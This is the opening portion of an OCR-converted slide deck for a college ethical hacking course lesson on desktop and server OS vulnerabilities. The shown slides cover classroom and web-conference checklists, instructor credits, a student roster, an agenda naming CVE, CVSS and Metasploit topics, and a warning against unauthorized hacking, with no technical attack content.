Rich's lesson module checklist


- ❑ Slides and lab posted
- ❑ WB converted from PowerPoint
- ❑ Print out agenda slide and annotate page numbers

- ❑ Flash cards
- ❑ Properties
- ❑ Page numbers
- ❑ 1st minute quiz
- ❑ Web Calendar summary
- ❑ Web book pages
- ❑ Commands

- ❑ Real test enabled on Canvas
- ❑ Test accommodations made
- ❑ Lab 8 tested and published

- ❑ Backup slides, whiteboard slides, CCC info, handouts on flash drive
- ❑ Spare 9v battery for mic
- ❑ Key card for classroom door

Last updated 11/1/2016



Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.


2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits

Rich Simms
- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: http://simms-teach.com

And thanks to:
- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class




1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.

Student checklist for suggested screen layout


- ❑ *Google*
- ❑ *CCC Confer*
- ❑ *Downloaded PDF of Lesson Slides*




- ❑ *CIS 76 website Calendar page*
- ❑ *One or more login sessions to Opus*

Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.




3) Click OK button.



4) Select "Share desktop" and click Share button.


Rich's CCC Confer checklist - setup


[ ] Preload White Board




[ ] Connect session to Teleconference

Session now connected to teleconference






[ ] Is recording on?



Red dot means recording


[ ] Use teleconferencing, not mic

Should be grayed out




Should change from phone handset icon to little Microphone icon and the Teleconferencing … message displayed

Rich's CCC Confer checklist - screen layout



[ ] layout and share apps


Rich's CCC Confer checklist - webcam setup




[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo






The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table

Elmo rotated up to view white board




Run and share the Image Mate program just as you would any other app with CCC Confer

Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx


Control Panel (small icons)




General Tab > Settings…



500MB cache size



Delete these



Google Java download

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines or *5 to boost audio input volume.*

CIS 76 - Lesson 10

Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**


Ryan


Jordan


Takashi

Karl-Heinz


Sean

Benji

Joshua


Brian

Tess

Jeremy


David H.


Roberto

Nelli


Mike C.


Deryck


Alex

Michael W.


Carter

Thomas

Wes

Jennifer


Marcos

Tim

Luis

Dave R.

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

First Minute Quiz

Please answer these questions **in the order** shown:

No Quiz today ... test instead

For credit email answers to:

risimms@cabrillo.edu

within the **first few minutes of class**

Desktop and Server OS Vulnerabilities

Objectives

- Learn how to browse, search and get information on specific vulnerabilities
- Learn how to find exploits for specific vulnerabilities

Agenda

- Questions
- In the news
- Best practices
- CVE Database
- MS Security Bulletins
- CVSS v3
- CVSS v2
- CVS Details and Metasploit
- CVE-2008-0038
- Windows OS vulnerabilities
- ADS
- Assignment
- Wrap up

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions

How this course works?

Past lesson material?

Previous labs?

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*

In the news

Recent news

